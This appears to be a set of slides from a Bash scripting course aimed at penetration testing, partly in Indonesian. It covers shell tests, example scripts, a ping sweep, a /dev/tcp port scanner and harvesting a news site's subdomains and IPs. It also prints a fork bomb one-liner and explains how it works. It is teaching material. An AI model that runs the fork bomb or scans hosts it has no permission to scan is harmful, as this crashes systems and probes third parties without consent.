# CASE LOGIC

```
root@kali:~/Desktop/bs# cat case.sh
#!/bin/bash
opt=$1
case $opt in
        satu)
                echo "Ini mencetak satu"
                ;;
        dua)
                echo "Ini action Dua"
                ;;
        *)
                echo "Cetak Apa ya?"
                echo "Usage: $0 {satu|dua}"
esac
root@kali:~/Desktop/bs# bash case.sh
Cetak Apa ya?
Usage: case.sh {satu|dua}
root@kali:~/Desktop/bs# bash case.sh satu
Ini mencetak satu
root@kali:~/Desktop/bs# bash case.sh dua
Ini action Dua
root@kali:~/Desktop/bs#
```

# CASE LOGIC

- Exercise: Cetak Sila-Sila Pancasila!.

# CHECKING FILE

- Tests (for ifs and loops) are done with [ ] or with the test command.

| | |
|---|---|
| **-r file** | Check if file is readable. |
| **-w file** | Check if file is writable. |
| **-x file** | Check if we have execute access to file. |
| **-f file** | Check if file is an ordinary file (not a directory, a device file, etc.) |
| **-s file** | Check if file has size greater than 0. |
| **-d file** | Check if file is a directory. |
| **-e file** | Check if file exists.  Is true even if file is a directory. |

# CHECKING FILE

```
if [ -s $1 ] then
  echo “$1 has size greater than 0”
fi
```

# CHECKING FILE

```
root@kali:~/Desktop/bs# cat checkfile.sh
#!/bin/bash
if [ -s $1 ];  then
        echo "$1 has greater size than 0"
fi
root@kali:~/Desktop/bs# bash checkfile.sh case.sh
case.sh has greater size than 0
root@kali:~/Desktop/bs# touch 0zisefile
root@kali:~/Desktop/bs# bash checkfile.sh 0zisefile
root@kali:~/Desktop/bs# ls -la 0zisefile
-rw-r--r-- 1 root root 0 Oct 28 13:27 0zisefile
root@kali:~/Desktop/bs#
```

# CHECKING STRINGS

- Tests (for ifs and loops) are done with [ ] or with the test command.

| | |
|---|---|
| **s1 = s2** | Check if s1 equals s2. |
| **s1 != s2** | Check if s1 is not equal to s2. |
| **-z s1** | Check if s1 has size 0. |
| **-n s1** | Check if s2 has nonzero size. |
| **s1** | Check if s1 is not the empty string. |

# CHECKING STRINGS

```
if [ $1 = “hello” ]; then
  echo “$1 says Hello”
fi
```

# CHECKING STRINGS

```
root@kali:~/Desktop/bs# bash -v checkstrings.sh hello
#!/bin/bash
if [ $1 = "hello" ]; then
echo "Hello is the right word"
fi
Hello is the right word
root@kali:~/Desktop/bs# bash -v checkstrings.sh hola
#!/bin/bash
if [ $1 = "hello" ]; then
echo "Hello is the right word"
fi
root@kali:~/Desktop/bs#
```

# CHECKING NUMBERS

- Shell variable could contain a string that represents a number.

| | |
|---|---|
| **n1 -eq n2** | Check to see if n1 equals n2. |
| **n1 -ne n2** | Check to see if n1 is not equal to n2. |
| **n1 -lt n2** | Check to see if n1 < n2. |
| **n1 -le n2** | Check to see if n1 <= n2. |
| **n1 -gt n2** | Check to see if n1 > n2. |
| **n1 -ge n2** | Check to see if n1 >= n2. |

# CHECKING NUMBERS

```
if [ $1 -gt 1 ]
then
    echo "ERROR: should have 0 or 1 command-line parameters"
fi
```

# CHECKING NUMBERS

```
root@kali:~/Desktop/bs# bash -v checknumbers.sh 0
#!/bin/bash
if [ $1 -gt 1 ]
then
    echo "ERROR: should have 0 or 1 command-line parameters"
fi
root@kali:~/Desktop/bs# bash -v checknumbers.sh 2
#!/bin/bash
if [ $1 -gt 1 ]
then
    echo "ERROR: should have 0 or 1 command-line parameters"
fi
ERROR: should have 0 or 1 command-line parameters
root@kali:~/Desktop/bs#
```

# I/O REDIRECTION

| | |
|---|---|
| **pgm > file** | Output of pgm is redirected to file. |
| **pgm < file** | Program pgm reads its input from file. |
| **pgm >> file** | Output of pgm is appended to file. |
| **pgm1 \| pgm2** | Output of pgm1 is piped into pgm2 as the input to pgm2. |
| **n > file** | Output from stream with descriptor n redirected to file. |
| **n >> file** | Output from stream with descriptor n appended to file. |
| **n >& m** | Merge output from stream n with stream m. |
| **n <& m** | Merge input from stream n with stream m. |
| **<< tag** | Standard input comes from here through next tag at start of line. |

# BASH FORK BOMB

- :(){ :|:& };:
- bomb() { bomb | bomb & }; bomb

# BASH FORK BOMB

- fork() bomb is defined as follows:
  - :(){
  - :|:&
  - };:
- :|: – Next it will call itself using programming technique called recursion and pipes the output to another call of the function ':'. The worst part is function get called two times to bomb your system.
- & – Puts the function call in the background so child cannot die at all and start eating system resources.
- ; – Terminate the function definition
- : – Call (run) the function aka set the fork() bomb.

# DEBUGGING

- We can use options **-x** when running the script
  - **bash -x scriptname.sh**

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

# SHELL PROGRAMMING

*Example*

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

# EXAMPLE SCRIPTS

- Create scripts that will dispay information about user and the computer.
- Bash Built in variable : $USER
- Usefull command are:
  - **date**, to inform about date and time.
  - **w**, to inform about user.
  - **uname**, to inform about computers architechture.
  - **/etc/lsb-release**, this file inform about distro version.
  - **uptime,** to inform about uptime information.

# EXAMPLE SCRIPTS

```
#!/bin/bash

echo “Halo, $USER”

echo

echo “Ini adalah informasi terkait user dan sistem yang di pergunakan.”

echo
“==========================================
======“

echo
```

# EXAMPLE SCRIPTS

```
root@kali:~/Desktop/bs# cat infosystem.sh
#!/bin/bash
echo "Halo, $USER"
echo
echo "Ini adalah informasi terkait user dan sistem yang di pergunakan."
echo "================================================================"
echo

root@kali:~/Desktop/bs# bash infosystem.sh
Halo, root

Ini adalah informasi terkait user dan sistem yang di pergunakan.
================================================================

root@kali:~/Desktop/bs#
```

# EXERCISE SCRIPTS

1. Create the horizontal line using loop logic
2. Create as a function.

# EXERCISE SCRIPTS: LINE USING LOOP

```
root@kali:~/Desktop/bs# cat infosystem1.sh
#!/bin/bash
echo "Halo, $USER"
echo


disc="Ini adalah informasi terkait user dan sistem yang di pergunakan."
echo $disc
x=${#disc}  #get length of "disc" strings

for  i in $(seq 1 $x)
do
        printf "="
done
echo
root@kali:~/Desktop/bs# bash infosystem1.sh
Halo, root

Ini adalah informasi terkait user dan sistem yang di pergunakan.
==========================================================
root@kali:~/Desktop/bs#
```

# EXERCISE SCRIPTS: CREATE LINE FUNCTION

```
root@kali:~/Desktop/bs# cat infosystem2.sh
#!/bin/bash
echo "Halo, $USER"
echo


disc="Ini adalah informasi terkait user dan sistem yang di pergunakan."
echo $disc
x=${#disc}  #get length of "disc" strings

function garis {
        for  i in $(seq 1 $x)
        do
                printf "="
        done
        echo
}


garis
echo
garis
echo
root@kali:~/Desktop/bs# bash infosystem2.sh
Halo, root

Ini adalah informasi terkait user dan sistem yang di pergunakan.
============================================================

============================================================

root@kali:~/Desktop/bs#
```

# EXERCISE SCRIPTS: CREATE LINE FUNCTION

```
root@kali:~/Desktop/bs# cat infosystem2.sh
#!/bin/bash
echo "Halo, $USER"
echo


disc="Ini adalah informasi terkait user dan sistem yang di pergunakan."
echo $disc
x=${#disc}  #get length of "disc" strings

function garis {
        for ((i = 1; i<=$x; i++))
        do
                printf "="
        done
        echo
}


garis
echo
garis
echo
root@kali:~/Desktop/bs# bash  infosystem2.sh
Halo, root

Ini adalah informasi terkait user dan sistem yang di pergunakan.
============================================================

============================================================
```

# EXAMPLE SCRIPTS: PRINT DATE

```
#print date and week
echo “Tanggal hari ini adalah `date`, `date + “%V”`.”
echo
```

# EXAMPLE SCRIPTS

```
root@kali:~/Desktop/bs# date --help | grep %V
  %G   year of ISO week number (see %V); normally useful only with %V
  %V   ISO week number, with Monday as first day of week (01..53)
root@kali:~/Desktop/bs# date +%V
44
root@kali:~/Desktop/bs# cat infosystem.sh
#!/bin/bash
echo "Halo, $USER"
echo
echo "Ini adalah informasi terkait user dan sistem yang di pergunakan."
echo "================================================================="
echo
echo "Tanggal hari ini adalah `date`, Ini adalah minggu ke: `date +"%V"`."
echo
root@kali:~/Desktop/bs# bash infosystem.sh
Halo, root

Ini adalah informasi terkait user dan sistem yang di pergunakan.
=================================================================

Tanggal hari ini adalah Mon Oct 31 14:50:58 WIB 2016, Ini adalah minggu ke: 44.

root@kali:~/Desktop/bs#
```

# EXAMPLE SCRIPTS: PRINT DATE

```
#print active user on the system
echo “Ini adalah user yang aktif saat ini:”
w| cut -d “ “ -f 1 | grep -v USER | sort u
echo
```

# EXAMPLE SCRIPTS

```
root@kali:~/Desktop/bs# w
 14:58:33 up 1 day, 18:15,  2 users,  load average: 0.28, 0.15, 0.14
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     :0       :0               Thu14   ?xdm?  15:03   0.02s gdm-session-worker [pam/gdm-password]
root     pts/0    :0               Thu14    7.00s  1.53s  0.00s w
root@kali:~/Desktop/bs# w | cut -d " " -f1

USER
root
root
root@kali:~/Desktop/bs# w | cut -d " " -f1 | grep -v USER

root
root
root@kali:~/Desktop/bs# w | cut -d " " -f1 | grep -v USER | sort -u

root
```

# EXAMPLE SCRIPTS

```
root@kali:~/Desktop/bs# cat infosystem.sh
#!/bin/bash
echo "Halo, $USER"
echo
echo "Ini adalah informasi terkait user dan sistem yang di pergunakan."
echo "================================================================="
echo
echo "Tanggal hari ini adalah `date`, Ini adalah minggu ke: `date +"%V"`."
echo
#print active user on the system
echo "Ini adalah user yang aktif saat ini:"
w| cut -d " " -f 1 | grep -v USER | sort -u
echo
root@kali:~/Desktop/bs# bash infosystem.sh
Halo, root

Ini adalah informasi terkait user dan sistem yang di pergunakan.
=================================================================

Tanggal hari ini adalah Mon Oct 31 14:59:14 WIB 2016, Ini adalah minggu ke: 44.

Ini adalah user yang aktif saat ini:

root
```

# EXAMPLE SCRIPTS: SYSTEM INFORMATION

```
#print computer information

echo “Sistem Operasi: `uname -s”

echo

echo “Berjalan pada arsitektur prosessor: `uname -m`

echo

echo “Distribusi (Khusus linux): `cat /etc/lsb-release | grep
_DESCRIPTION | cut -d"\"" -f2`”

echo
```

# EXAMPLE SCRIPTS

```
root@kali:~/Desktop/bs# cat /etc/lsb-release
DISTRIB_ID=Kali
DISTRIB_RELEASE=2.0
DISTRIB_CODENAME=sana
DISTRIB_DESCRIPTION="Kali GNU/Linux 2.0"
root@kali:~/Desktop/bs# cat /etc/lsb-release | grep _DESCRIPTION
DISTRIB_DESCRIPTION="Kali GNU/Linux 2.0"
root@kali:~/Desktop/bs# cat /etc/lsb-release | grep _DESCRIPTION | cut -d"=" -f1
DISTRIB_DESCRIPTION
root@kali:~/Desktop/bs# cat /etc/lsb-release | grep _DESCRIPTION | cut -d"=" -f2
"Kali GNU/Linux 2.0"
root@kali:~/Desktop/bs# uname -a
Linux kali 4.0.0-kali1-amd64 #1 SMP Debian 4.0.4-1+kali2 (2015-06-03) x86_64 GNU/Linux
root@kali:~/Desktop/bs# uname -s
Linux
root@kali:~/Desktop/bs# uname -m
x86_64
root@kali:~/Desktop/bs#
```

# EXAMPLE SCRIPTS

```
root@kali:~/Desktop/bs# cat infosystem.sh
#!/bin/bash
echo "Halo, $USER"
echo
echo "Ini adalah informasi terkait user dan sistem yang di pergunakan."
echo "================================================================"
echo
echo "Tanggal hari ini adalah `date`, Ini adalah minggu ke: `date +"%V"`."
echo
#print active user on the system
echo "Ini adalah user yang aktif saat ini:"
w| cut -d " " -f 1 | grep -v USER | sort -u
echo
#print computer information
echo "Sistem Operasi: `uname -s`"
echo
echo "Berjalan pada arsitektur prosessor: `uname -m`"
echo
echo "Distribusi (Khusus linux): `cat /etc/lsb-release | grep _DESCRIPTION | cut -d\"\\"\" -f2`"
echo
```

# EXAMPLE SCRIPTS

```
root@kali:~/Desktop/bs# bash infosystem.sh
Halo, root

Ini adalah informasi terkait user dan sistem yang di pergunakan.
============================================================

Tanggal hari ini adalah Mon Oct 31 15:09:34 WIB 2016, Ini adalah minggu ke: 44.

Ini adalah user yang aktif saat ini:

root

Sistem Operasi: Linux

Berjalan pada arsitektur prosessor: x86_64

Distribusi (Khusus linux): Kali GNU/Linux 2.0

root@kali:~/Desktop/bs#
```

# EXAMPLE SCRIPTS: UPTIME INFO

```
#print uptime
echo "Uptime: `uptime | cut -d"," -f1| cut -d" " -f3,4,5`"
echo
```

# EXAMPLE SCRIPTS

```
root@kali:~/Desktop/bs# uptime
 15:37:56 up 1 day, 18:54,  2 users,  load average: 0.13, 0.07, 0.06
root@kali:~/Desktop/bs# uptime | cut -d"," -f1
 15:38:35 up 1 day
root@kali:~/Desktop/bs# uptime | cut -d"," -f1| cut -d" " -f2,3,4
15:38:49 up 1
root@kali:~/Desktop/bs# uptime | cut -d"," -f1| cut -d" " -f3,4,5
up 1 day
root@kali:~/Desktop/bs# cat infosystem.sh
#!/bin/bash
echo "Halo, $USER"
echo
echo "Ini adalah informasi terkait user dan sistem yang di pergunakan."
echo "======================================================================"
echo
echo "Tanggal hari ini adalah `date`, Ini adalah minggu ke: `date +"%V"`."
echo
#print active user on the system
echo "Ini adalah user yang aktif saat ini:"
w| cut -d " " -f 1 | grep -v USER | sort -u
echo
#print computer information
echo "Sistem Operasi: `uname -s`"
echo
echo "Berjalan pada arsitektur prosessor: `uname -m`"
echo
echo "Distribusi (Khusus linux): `cat /etc/lsb-release | grep _DESCRIPTION | cut -d\"\\"\" -f2`"
echo
#print uptime
echo "Uptime: `uptime | cut -d"," -f1| cut -d" " -f3,4,5`"
echo
```

# EXAMPLE SCRIPTS

```
root@kali:~/Desktop/bs# bash infosystem.sh
Halo, root

Ini adalah informasi terkait user dan sistem yang di pergunakan.
============================================================

Tanggal hari ini adalah Mon Oct 31 15:41:56 WIB 2016, Ini adalah minggu ke: 44.

Ini adalah user yang aktif saat ini:

root

Sistem Operasi: Linux

Berjalan pada arsitektur prosessor: x86_64

Distribusi (Khusus linux): Kali GNU/Linux 2.0

Uptime: up 1 day

root@kali:~/Desktop/bs#
```

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

# SHELL PROGRAMMING

*for Pen-Test*

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

# SCANNING

- Network Scanning to obtain live hosts
- Port Scanning to obtain open services/ports
- Web Grabbing url

# NETWORK SCANNING

- We can use “ping” program to do the ping scan.
  - using **ping -c 1**

# NETWORK SCANNING

```
#!/bin/bash
#$1=192.168.4.
for i in $1{1..255}  #network address
do
ping -c 1 $i
if [ $? -eq 0 ]; then
    echo “Host $i is up”
fi
done
```

# NETWORK SCANNING

```
root@kali:~/Desktop/bash# cat pingscan.sh
#!/bin/bash
for i in $1{1..255}  #network address
do
        ping -c 1 $i
        if [ $? -eq 0 ]; then
                echo "Host $i is up"
        fi
done
root@kali:~/Desktop/bash# bash pingscan.sh 192.168.2.
PING 192.168.2.1 (192.168.2.1) 56(84) bytes of data.
64 bytes from 192.168.2.1: icmp_seq=1 ttl=128 time=83.8 ms

--- 192.168.2.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 83.808/83.808/83.808/0.000 ms
"Host 192.168.2.1 is up"
PING 192.168.2.2 (192.168.2.2) 56(84) bytes of data.
^C
--- 192.168.2.2 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

PING 192.168.2.3 (192.168.2.3) 56(84) bytes of data.
^C
```

# NETWORK SCANNING

- The output are so many, we need to surpress the output printed to screen
- Surpress error to stdout?
  - **&>/dev/null**
  - This is just an abbreviation for >/dev/null 2>&1. It redirects file descriptor 2 (STDERR) and descriptor 1 (STDOUT) to /dev/null.

# NETWORK SCANNING

```
#!/bin/bash
for i in $1{100..120}  #network address
do
ping -c 1 $i &>/dev/null
if [ $? -eq 0 ]; then
     echo “Host $i is up”
fi
done
```

# NETWORK SCANNING

```
root@kali:~/Desktop/bash# time bash pingscan.sh 192.168.2.
"Host 192.168.2.101 is up"
"Host 192.168.2.104 is up"

real    3m10.222s
user    0m0.004s
sys     0m0.012s
root@kali:~/Desktop/bash# cat pingscan.sh
#!/bin/bash
for i in $1{100..120}  #network address
do
        ping -c 1 $i &>/dev/null
        if [ $? -eq 0 ]; then
                echo "Host $i is up"
        fi
done
root@kali:~/Desktop/bash#
```

# NETWORK SCANNING

```
root@kali:~/Desktop/bash# time ping -c 1 192.168.2.101
PING 192.168.2.101 (192.168.2.101) 56(84) bytes of data.
64 bytes from 192.168.2.101: icmp_seq=1 ttl=64 time=5.61 ms

--- 192.168.2.101 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 5.614/5.614/5.614/0.000 ms

real    0m0.008s
user    0m0.000s
sys     0m0.000s
root@kali:~/Desktop/bash# time ping -c 1 192.168.2.102
PING 192.168.2.102 (192.168.2.102) 56(84) bytes of data.

--- 192.168.2.102 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms


real    0m10.003s
user    0m0.000s
sys     0m0.000s
root@kali:~/Desktop/bash#
```

# NETWORK SCANNING

```
root@kali:~/Desktop/bash# cat pingscan.sh
#!/bin/bash
for i in $1{100..120}  #network address
do
        ping -c 1 -W 1 $i &>/dev/null
        if [ $? -eq 0 ]; then
                echo "Host $i is up"
        fi
done
root@kali:~/Desktop/bash# time bash pingscan.sh 192.168.2.
"Host 192.168.2.101 is up"
"Host 192.168.2.104 is up"
"Host 192.168.2.105 is up"

real    0m18.500s
user    0m0.000s
sys     0m0.008s
root@kali:~/Desktop/bash#
```

# NETWORK SCANNING

```
root@kali:~/Desktop/bash# time nmap -PE -sn 192.168.2.100-120

Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-02 09:54 WIB
Nmap scan report for 192.168.2.101
Host is up (0.25s latency).
MAC Address: 18:65:90:91:C1:29 (Unknown)
Nmap scan report for 192.168.2.103
Host is up (0.000088s latency).
MAC Address: 20:C9:D0:DB:93:9F (Apple)
Nmap scan report for 192.168.2.104
Host is up (0.25s latency).
MAC Address: 78:6C:1C:D0:DE:65 (Apple)
Nmap scan report for 192.168.2.105
Host is up.
Nmap done: 21 IP addresses (4 hosts up) scanned in 20.25 seconds

real    0m20.259s
user    0m0.020s
sys     0m0.008s
root@kali:~/Desktop/bash#
```

# PORT SCANNING

- Using BASH built in **/dev/tcp** file
  - /dev/tcp/host/port
  - If host is a valid hostname or Internet address, and port is an integer port number or service name, Bash attempts to open a TCP connection to the corresponding socket.
  - **echo >/dev/tcp/$IP/$port**

```
root@kali:~/Desktop/bash# echo >/dev/tcp/127.0.0.1/22
root@kali:~/Desktop/bash# echo >/dev/tcp/127.0.0.1/21
bash: connect: Connection refused
bash: /dev/tcp/127.0.0.1/21: Connection refused
root@kali:~/Desktop/bash#
```

# PORT SCANNING

```
for port in {1..65535}; do

echo >/dev/tcp/$1/$2 &&  echo "port $port is open" || echo
"port $port is closed"

done
```

# PORT SCANNING

```
root@kali:~/Desktop/bash# cat portscan.sh
#!/bin/bash

for port in {1..65535}; do
echo >/dev/tcp/$1/$port &&  echo "port $port is open" || echo "port $port is clo
sed"
done
root@kali:~/Desktop/bash# bash portscan.sh 127.0.0.1
portscan.sh: connect: Connection refused
portscan.sh: line 4: /dev/tcp/127.0.0.1/1: Connection refused
port 1 is closed
portscan.sh: connect: Connection refused
portscan.sh: line 4: /dev/tcp/127.0.0.1/2: Connection refused
port 2 is closed
portscan.sh: connect: Connection refused
portscan.sh: line 4: /dev/tcp/127.0.0.1/3: Connection refused
port 3 is closed
portscan.sh: connect: Connection refused
```

# PORT SCANNING

```
root@kali:~/Desktop/bash# cat portscan.sh
#!/bin/bash

for port in {22..25}; do
echo >/dev/tcp/$1/$port &&  echo "port $port is open" || echo "port $port is clo
sed"
done
root@kali:~/Desktop/bash# bash portscan.sh 127.0.0.1
port 22 is open
portscan.sh: connect: Connection refused
portscan.sh: line 4: /dev/tcp/127.0.0.1/23: Connection refused
port 23 is closed
portscan.sh: connect: Connection refused
portscan.sh: line 4: /dev/tcp/127.0.0.1/24: Connection refused
port 24 is closed
portscan.sh: connect: Connection refused
portscan.sh: line 4: /dev/tcp/127.0.0.1/25: Connection refused
port 25 is closed
root@kali:~/Desktop/bash#
```

# PORT SCANNING

- The output are so many, we need to surpress the output printed to screen
- Surpress error to stdout?
  - **&>/dev/null**
  - This is just an abbreviation for >/dev/null 2>&1. It redirects file descriptor 2 (STDERR) and descriptor 1 (STDOUT) to /dev/null.

# PORT SCANNING

```
root@kali:~/Desktop/bash# cat portscan.sh
#!/bin/bash

for port in {22..25}; do
(echo >/dev/tcp/$1/$port) &>/dev/null &&  echo "port $port is open" || echo "por
t $port is closed"
done
root@kali:~/Desktop/bash# bash portscan.sh 127.0.0.1
port 22 is open
port 23 is closed
port 24 is closed
port 25 is closed
root@kali:~/Desktop/bash#
```

# PORT SCANNING

- Problem arise with time in real world case

```
root@kali:~/Desktop/bash# time bash portscan.sh 127.0.0.1
port 22 is open
port 23 is closed
port 24 is closed
port 25 is closed

real    0m0.011s
user    0m0.000s
sys     0m0.000s
root@kali:~/Desktop/bash# time bash portscan.sh 192.168.1.1
port 22 is closed
port 23 is open
port 24 is closed
port 25 is closed

real    6m24.762s
user    0m0.000s
sys     0m0.000s
root@kali:~/Desktop/bash#
```

# PORT SCANNING

- Same problem like in the network scanning, if the port is closed, it takes bash like 2 minutes to realize that.
- GNU's coreutils include timeout utility that runs a command with a time limit
  - **timeout** - run a command with a time limit

# PORT SCANNING

- Using **timeout** command with **bash -c**

```
root@kali:~/Desktop/bash# cat portscan.sh
#!/bin/bash

for port in {22..25}; do
        timeout 1 bash -c "(echo >/dev/tcp/$1/$port) &>/dev/null" &&  echo "port
 $port is open" || echo "port $port is closed"
done
root@kali:~/Desktop/bash#
```

# PORT SCANNING

```
root@kali:~/Desktop/bash# time bash portscan.sh 127.0.0.1
port 22 is open
port 23 is closed
port 24 is closed
port 25 is closed

real    0m0.051s
user    0m0.000s
sys     0m0.000s
root@kali:~/Desktop/bash# time bash portscan.sh google.com
port 22 is closed
port 23 is closed
port 24 is closed
port 25 is closed

real    0m4.025s
user    0m0.000s
sys     0m0.000s
```

# PORT SCANNING

```
root@kali:~/Desktop/bash# time nmap -p22-25 google.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-02 10:41 WIB
Nmap scan report for google.com (74.125.130.138)
Host is up (0.15s latency).
Other addresses for google.com (not scanned): 74.125.130.102 74.125.130.139 74.1
25.130.100 74.125.130.101 74.125.130.113 2404:6800:4003:c01::66
rDNS record for 74.125.130.138: sb-in-f138.1e100.net
PORT   STATE    SERVICE
22/tcp filtered ssh
23/tcp filtered telnet
24/tcp filtered priv-mail
25/tcp filtered smtp

Nmap done: 1 IP address (1 host up) scanned in 8.13 seconds

real    0m8.137s
user    0m0.036s
sys     0m0.008s
```

# PORT SCANNING

- Exercise:  Create decision logic using **exit status** and **decision logic**

# PORT SCANNING

```
root@kali:~# echo > /dev/tcp/127.0.0.1/22
root@kali:~# echo $?
0
root@kali:~# echo > /dev/tcp/127.0.0.1/21
bash: connect: Connection refused
bash: /dev/tcp/127.0.0.1/21: Connection refused
root@kali:~# echo $?
1
root@kali:~#
```

# PORT SCANNING

```
root@kali:~/Desktop/bash# cat portscan1.sh
#!/bin/bash

for port in {1..1024}; do
        timeout 1 bash -c "(echo >/dev/tcp/$1/$port) &>/dev/null"
        if [ $? -eq 0 ]
        then
                echo "Port $port is open"
        fi
done
root@kali:~/Desktop/bash# time bash portscan1.sh 127.0.0.1
Port 22 is open
Port 111 is open
Port 139 is open
Port 445 is open

real    0m2.246s
user    0m0.064s
sys     0m0.088s
```

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

# WEB GRABBING URL

- The easy way to get all link in websites is to extract it from the webpage
- Grab/Download webpage using wget.
- Using “href=“ filters

# WEB GRABBING URL

```
root@kali:~/Desktop/bash# wget -c detik.com -O detik.txt
--2016-11-02 16:13:23--  http://detik.com/
Resolving detik.com (detik.com)... 103.49.221.211, 203.190.242.211
Connecting to detik.com (detik.com)|103.49.221.211|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://www.detik.com/ [following]
--2016-11-02 16:13:23--  http://www.detik.com/
Resolving www.detik.com (www.detik.com)... 103.49.221.211, 203.190.242.211
Reusing existing connection to detik.com:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'detik.txt'

detik.txt                     [    <=>                                  ] 226.90K   417KB/s   in 0

2016-11-02 16:13:24 (417 KB/s) - 'detik.txt' saved [232345]

root@kali:~/Desktop/bash# wc -l detik.txt
3611 detik.txt
root@kali:~/Desktop/bash#
```

# WEB GRABBING URL

```
root@kali:~/Desktop/bash# grep "href=" detik.txt > urldetik.txt
root@kali:~/Desktop/bash# wc -l urldetik.txt
417 urldetik.txt
root@kali:~/Desktop/bash# head -n 2 urldetik.txt
<link href="https://plus.google.com/+detikcom" rel="publisher" />
<link rel="dns-prefetch" href="//images.detik.com" /><link rel="dns-prefetch" href="//apis.detik.com" /><l
l="dns-prefetch" href="https://newopenx.detik.com" /><link rel="dns-prefetch" href="https://connect.detik
><link rel="dns-prefetch" href="https://comment.detik.com" /><link rel="dns-prefetch" href="//connect.face
et" /><link rel="dns-prefetch" href="https://api-read.facebook.com" /><link rel="dns-prefetch" href="//pla
twitter.com" /><link rel="dns-prefetch" href="//news.detik.com" /><link rel="dns-prefetch" href="//hot.det
" /><link rel="dns-prefetch" href="//sport.detik.com" /><link rel="dns-prefetch" href="//inet.detik.com" /
 rel="dns-prefetch" href="//finance.detik.com" /><link rel="dns-prefetch" href="//sport.detik.com" /><link
dns-prefetch" href="//oto.detik.com" /><link rel="dns-prefetch" href="//travel.detik.com" /><link rel="dns
tch" href="//food.detik.com" /><link rel="dns-prefetch" href="//health.detik.com" /><link rel="dns-prefetc
f="//wolipop.detik.com" /><link rel="dns-prefetch" href="http://www.cnnindonesia.com/" />
root@kali:~/Desktop/bash#
```

# WEB GRABBING URL

```
root@kali:~/Desktop/bash# head -n 2 urldetik.txt | grep "href=" | cut -d"/" -f3
plus.google.com
images.detik.com"
root@kali:~/Desktop/bash# grep "href=" urldetik.txt | cut -d"/" -f3 > domaindetik.t
root@kali:~/Desktop/bash# wc -l domaindetik.txt
417 domaindetik.txt
root@kali:~/Desktop/bash# head -n 5 domaindetik.txt
plus.google.com
images.detik.com"
cdn.detik.net.id
www.detik.com

root@kali:~/Desktop/bash#
```

# WEB GRABBING URL

```
root@kali:~/Desktop/bash# cat domaindetik.txt | grep detik.com | sort -u
dapur.detik.com
finance.detik.com
finance.detik.com" data-category="GA WP New Detikcom 2015" data-action="Navbar Atas" data-label
detikFinance<
food.detik.com
food.detik.com" data-category="GA WP New Detikcom 2015" data-action="Navbar Atas" data-label="d
ood<
forum.detik.com
health.detik.com
health.detik.com" data-category="GA WP New Detikcom 2015" data-action="Navbar Atas" data-label=
tikHealth<
hot.detik.com
hot.detik.com" data-category="GA WP New Detikcom 2015" data-action="Navbar Atas" data-label="de
<
images.detik.com"
inet.detik.com
inet.detik.com" data-category="GA WP New Detikcom 2015" data-action="Navbar Atas" data-label="d
i-Net<
infoiklan.detik.com
majalah.detik.com">
```

# WEB GRABBING URL

```
root@kali:~/Desktop/bash# cat domaindetik.txt | grep -v ".com\"" | sort -u > domaindetik2.txt
root@kali:~/Desktop/bash# wc -l domaindetik2.txt
34 domaindetik2.txt
root@kali:~/Desktop/bash# cat domaindetik2.txt

a>
a>-->
 <a href="#" id="next_bu" class="bslide" data-category="GA WP New Detikcom 2015" data-action="Berit
-label="Navigasi Next">
 <a href="#" id="prev_bu" class="bslide" data-category="GA WP New Detikcom 2015" data-action="Berit
-label="Navigasi Prev">
 <a href="{{title_url}}">
 <a href="{{url}}">
 <a href="{{url}}" id="a{{id}}">
cdn.detik.net.id
cnnindonesia.com
dapur.detik.com
finance.detik.com
food.detik.com
forum.detik.com
health.detik.com
hot.detik.com
inet.detik.com
infoiklan.detik.com
instagram.com
maschun.blogdetik.com
microsite.detik.com
```

# WEB GRABBING URL

```
root@kali:~/Desktop/bash# cat domaindetik2.txt | grep detik > domaindetik3.txt
root@kali:~/Desktop/bash# cat domaindetik3.txt
cdn.detik.net.id
dapur.detik.com
finance.detik.com
food.detik.com
forum.detik.com
health.detik.com
hot.detik.com
inet.detik.com
infoiklan.detik.com
maschun.blogdetik.com
microsite.detik.com
news.detik.com
oto.detik.com
pasangmata.blogdetik.com
pasangmata.detik.com
sport.detik.com
travel.detik.com
tv.detik.com
wolipop.detik.com
www.detik.com
root@kali:~/Desktop/bash#
```

# EXERCISE: WEB GRABBING URL

- Get all the ip Address of detik domain
- Hint: using **Host** or **ping** command, or other?

# WEB GRABBING URL

```
root@kali:~/Desktop/bash# host cdn.detik.net.it
cdn.detik.net.it has address 118.98.96.151
cdn.detik.net.it has address 36.86.63.180
cdn.detik.net.it has address 36.86.63.180
root@kali:~/Desktop/bash# host cdn.detik.net.it | grep "has address"
cdn.detik.net.it has address 36.86.63.180
cdn.detik.net.it has address 36.86.63.180
cdn.detik.net.it has address 36.86.63.180
```

```
root@kali:~/Desktop/bash# ping -c 1 -w 1 cdn.detik.net.id | grep "PING"
PING cdn.detik.net.id (203.190.242.172) 56(84) bytes of data.
root@kali:~/Desktop/bash#
```

# WEB GRABBING URL

```
#!/bin/bash


for i in $(cat domaindetik3.txt)
        do
        ping -c 1 -w 1 $i |grep "PING"
done
```

# WEB GRABBING URL

```
root@kali:~/Desktop/bash# bash getipfromdomain.sh | cut -d "(" -f2 | cut -d ")" -f1 > ipdetik.txt
root@kali:~/Desktop/bash# cat ipdetik.txt
103.49.221.172
203.190.242.211
203.190.241.88
203.190.242.20
203.190.241.95
203.190.242.214
203.190.241.99
203.190.242.213
203.190.242.62
203.190.242.161
203.190.242.62
103.49.221.187
203.190.242.212
203.190.242.161
203.190.241.240
103.49.221.223
203.190.241.9
203.190.241.62
203.190.241.39
103.49.221.211
root@kali:~/Desktop/bash#
```

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

# MASS SCAN

- We can use BASH programming to do the mass scanning (more than 1 target)
